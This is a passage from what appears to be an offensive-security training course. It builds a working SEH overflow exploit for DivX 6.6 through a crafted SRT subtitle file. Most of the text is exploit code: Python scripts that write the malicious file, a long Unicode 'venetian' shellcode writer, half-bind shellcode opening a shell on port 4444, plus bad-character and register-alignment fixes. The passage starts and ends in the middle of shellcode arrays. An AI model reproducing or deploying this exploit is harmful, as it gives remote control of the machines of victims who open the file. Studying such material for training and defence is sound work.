"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
```



```
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D"



[*] Half Shellcode to be filled by the Venetian Writer 159 bytes
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0"
```

And we now create our first stub exploit:

```
#!/usr/bin/python
# DivXPOC04.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer       = "\x41" * 1032 # offset to SEH
xchg_esp     = "\x94\x6d"    # Swap back EAX, ESP for stack save,nop
xchg_ecx     = "\x91\x6d"    # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xFF\x3C\x6D\x2D\xFF\x3C\x6D" # ECX ADJUST: TO BE FIXED
rest         = "\x01" * 5000000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#     bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0" )


# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
```



```
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D")

#PoC Venetian Bindshell on port 4444 - ph33r
shellcode  = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + half_bind + rest

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

POC04 source code

While running the above exploit, something goes wrong. SEH has not been overwritten with our own return address. We look at the buffer in memory, it has been mangled just before a *0x0D* byte which has probably been filtered (a quick test changing this char to *0x41* reveals that we can overwrite SEH again).



Figure 46: Bad character affecting return address

pattern
1000
006D00
40
80 6D40



Figure 47: Identifying the bad character inside our buffer

How can we change the *0x0D* byte inside our shellcode? The easiest option we have is to break the ADD instruction in two instructions like the following:

```
"\x80\x0D\x6D" ->"\x80\x0C\x6D\x80\x01\x6D"

which will result in

80 00 75:add byte ptr [eax],0ch
00 6D 00:add byte ptr [ebp],ch
80 00 75:add byte ptr [eax],01h
40       :inceax
00 6D 00:add byte ptr [ebp],ch
40       :inceax
00 6D 00:add byte ptr [ebp],ch
```

Avoiding 0x0d bad character in shellcode

The only part we've changed in *POC05* is the one containing the fix for the bad character:

```
# [*] Unicode Venetian Blinds Shellcode Writer 1109 bytes
#     0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0C\x6D\x80\x01\x6D\x40\x6D\x40\x6D" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
```

POC05 changes to avoid 0x0D bad character

It's now time to do some math! We need to fix the *EAX* register to point to the first *NULL* byte of our "half" bind shell. Running the new POC, after the *"XCHG EAX, ECX"* instruction, *EAX* points to *0x0653EEDD* while the first *NULL* byte we need to replace is at *0x065406EF* address.

```
EAX       -> 0x0653EEDD
SHELLCODE -> 0x065406EF (00EB  ADD BL,CH)
0x065406EF - 0x0653EEDD = 6162 Bytes

# we can add/sub only 256 multiples
>>>6162/256.0
24.0703125 ->approximated to 25
>>>hex(0xFF-25)
'0xe6'
>>>0x3C00FF00-0x3C00E600
6400
our EAX fixing code will be:
        ADD EAX, 0x3C00FF00
        SUB EAX, 0x3C00E600
which means we will have 238 Bytes of overhead to fill with nops equivalent instructions that
will bridge us to shellcode:
>>> 6400-6162
238 Bytes to fill
```

Calculations to align EAX register to the first NULL bytes of the "half" bind shell

Bad Chars x0A
x0D

For the nop equivalent instructions we are going to use a JO opcode "\x70\x00" (Jump if Overflow); we don't care if the Overflow Flag is set to 1 or 0, in any of the two cases the result will be go to the next instruction, which is exactly what we want.

Here is our working exploit:

```
#!/usr/bin/python
# DivXPOC06.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"


# Payload building blocks
buffer       = "\x41" * 1032 # offset to SEH
xchg_esp     = "\x94\x6d"    # Swap back EAX, ESP for stack save,nop
xchg_ecx     = "\x91\x6d"    # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xFF\x3C\x6D\x2D\xE6\x3C\x6D" # ECX ADJUST
crawl        = "\x70" * 119  # Crawl with remaining strength on bleeding
                             # knees to shellcode
rest         = "\x01" * 5000000 # Buffer and shellcode canvas


# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#     bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xef\xe0\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
#     0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0C\x6D\x80\x01\x6D\x40\x6D\x40\x6D" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
```

```
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
